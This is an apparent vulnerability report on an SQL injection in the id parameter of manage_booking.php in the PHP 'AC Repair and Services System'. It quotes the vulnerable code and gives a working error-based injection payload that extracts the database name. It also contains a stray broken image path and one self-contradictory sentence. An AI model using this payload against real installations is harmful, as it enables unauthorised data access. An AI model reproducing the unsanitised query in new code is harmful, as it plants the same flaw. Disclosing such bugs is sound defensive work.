SQL injection vulnerability exists in id parameter of /php-acrss/admin/bookings/manage_booking.php file of AC Repair and Services System. Important user data or system data may be leaked and system security may be compromised. The environment is secure and the information can be used by malicious users. When visit /index.php and page parameter is 'bookings/manage_booking',it will include /php-acrss/admin/bookings/manage_booking.php, and id parameter can do sql injection.


/admin/index.php:

```php
<?php require_once('../config.php'); ?>
<?php $page = isset($_GET['page']) ? $_GET['page'] : 'home';  ?>
<?php
$pageSplit = explode("/",$page);
if(isset($pageSplit[1]))
$pageSplit[1] = (strtolower($pageSplit[1]) == 'list') ? $pageSplit[0].' List' : $pageSplit[1];
?>
<!DOCTYPE html>
<html lang="en">
<?php require_once('inc/header.php') ?>
  <body>

      <?php require_once('inc/topBarNav.php') ?>
      <?php require_once('inc/navigation.php') ?>
       <!-- Content Wrapper. Contains page content -->
       <main id="main" class="main">
         <div class="pagetitle">
           <h1><?= ucwords(str_replace(['_', '/'], ' ', ($pageSplit[1] ?? $page))) ?></h1>
           <nav>

           <script>
             alert_toast("<?php echo $_settings->flashdata('success') ?>",'success')
           </script>
           <?php endif;?>
           </div>
           <?php
             if(!file_exists($page.".php") && !is_dir($page)){
                 include '404.html';
             }else{
               if(is_dir($page))
                 include $page.'/index.php';
               else
                 include $page.'.php';

             }
           ?>
       </main>

```

/php-acrss/admin/bookings/manage_booking.php:

```php
<?php
if(isset($_GET['id']) && $_GET['id'] > 0){
    $qry = $conn->query("SELECT * from `book_list` where id = '{$_GET['id']}' ");
    if($qry->num_rows > 0){
        foreach($qry->fetch_assoc() as $k => $v){
            $$k=$v;
        }
    }
    $services_qry = $conn->query("SELECT `id`, `name` from `service_list` where id in (SELECT `service_id` FROM `book_services` where `book_id` = '{$id}')");
    $services_arr = array_column($services_qry->fetch_all(MYSQLI_ASSOC), 'name', 'id');
}
?>
<div class="row mt-lg-n4 mt-md-n4 justify-content-center">
    <div class="col-lg-8 col-md-10 col-sm-12 col-xs-12">
        <div class="card rounded-0">
            <div class="card-header py-0">
```

Payload:
/admin/?page=bookings/manage_booking&id=1' and updatexml(1,concat(0x7e,(select database()),0x7e),1)--+



Source Download:
https://www.sourcecodester.com/php/16513/ac-repair-and-services-system-using-php-and-mysql-source-code-free-download.html